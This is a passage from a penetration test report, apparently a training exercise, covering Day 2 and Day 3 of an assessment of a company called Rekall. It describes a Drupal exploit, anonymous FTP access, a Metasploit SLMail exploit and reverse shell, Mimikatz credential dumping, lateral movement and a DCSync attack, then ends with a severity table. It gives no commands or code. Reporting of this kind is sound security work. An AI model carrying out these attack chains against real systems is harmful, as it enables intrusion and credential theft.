utilized to gain access to host 192.168.13.11. Our pentesters were able to drop into a shell and reveal sensitive information in the sudoers file.




The Linux servers assessment concluded with an attempt to exploit host 192.168.13.13. With Drupal running and port 80 open, a Drupal exploit was utilized to gain access to the host. Within the Meterpreter shell, our pentesters successfully uncovered the target username.




That concludes the Day 2 assessment of Rekall's Linux servers.


Day 3 - Rekall's Windows Servers

Matrix Security Tech quickly uncovered user credentials carelessly stored on a publicly viewable GitHub repository. These credentials were later used to view a sensitive file.




Vulnerabilities have been identified by conducting network scans with the Nmap and Zenmap tools.







Ports that are open and exploitable include the FTP Port 21 and Port 110, which is used for SLMail service. We were successful in anonymously logging in through the FTP port, and exfiltrated a sensitive file.





Metasploit was employed to discover and exploit the SLMail service, which gained our pentesters access to a password hash file that was subsequently cracked, culminating in the creation of a reverse shell. The visibility of scheduled tasks in the Windows 10 Machine Task Scheduler and the ability to display directories on public Windows directories using Meterpreter further underscored these vulnerabilities.







In the next step, our pentesters employed the Mimikatz Kiwi post-exploitation tool. We were successful in dumping the Security Account Manager's NT hashes, which we were then able to crack. Further dumping of cached credentials on the Windows 10 server revealed the credentials of an administrator, ADMBob. ADMBob's credentials were used for conducting a successful lateral movement into the Windows Domain Controller.





Once access is granted within the WinDC, our pentesters were able to enumerate the users, specifically the username: Administrator. A DCSync attack was performed successfully, revealing their NTLM password hash. Matrix Security Tech now has the capability to achieve full administrator privileges on Rekall's Window servers, rendering Rekall at the mercy of its attackers.





That concludes the Day 3 assessment of Rekall's Windows servers, the final day of testing Rekall's network infrastructure and assets.

In summary, the vulnerabilities exposed by the pentesters at Matrix Security Tech demonstrate a very significant risk to Rekall's assets, reputation, and overall business functionality if they are exploited maliciously. Confidentiality, Integrity, and Availability of Rekalls's data and infrastructure is at risk if changes aren't made in a timely manner. Below, Matrix Security Tech has provided detailed recommendations to mitigate each vulnerability with the ultimate goal of preventing future harm and loss.

Summary Vulnerability Overview

Vulnerability	Severity
Reflected XSS	Medium
Reflected XSS - Advanced	Medium
Stored XSS	High
Sensitive Data Exposure	High
Local File Inclusion (LFI)	Critical
Local File Inclusion (Advanced)	Critical
SQL Injection	Critical
User Credentials Exposure	Critical
Sensitive Data Exposure via Path Traversal	High
Command Injection	Critical
Command Injection (Advanced)	Critical
Open Source Data Exposure	Medium
Open Source Data Exposure - Certificate	Low
Nmap Scan	High
Nmap Scan - Aggressive	High
Nessus Scan	High
Apache Tomcat Remote Code Execution	Critical
Shellshock (aka Bashdoor)	Critical
Drupal	Critical
Open Source Intelligence (OSINT) - Date Exposure	High
HTTP Enumeration	Critical
FTP Enumeration	Critical
SLMail Service Exploit	Critical
Scheduled Tasks	Critical
User Enumeration Attack	Critical
File Enumeration	High
Lateral Movement - User Enumeration part 2	Critical
Privilege Escalation - DCSync Attack	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

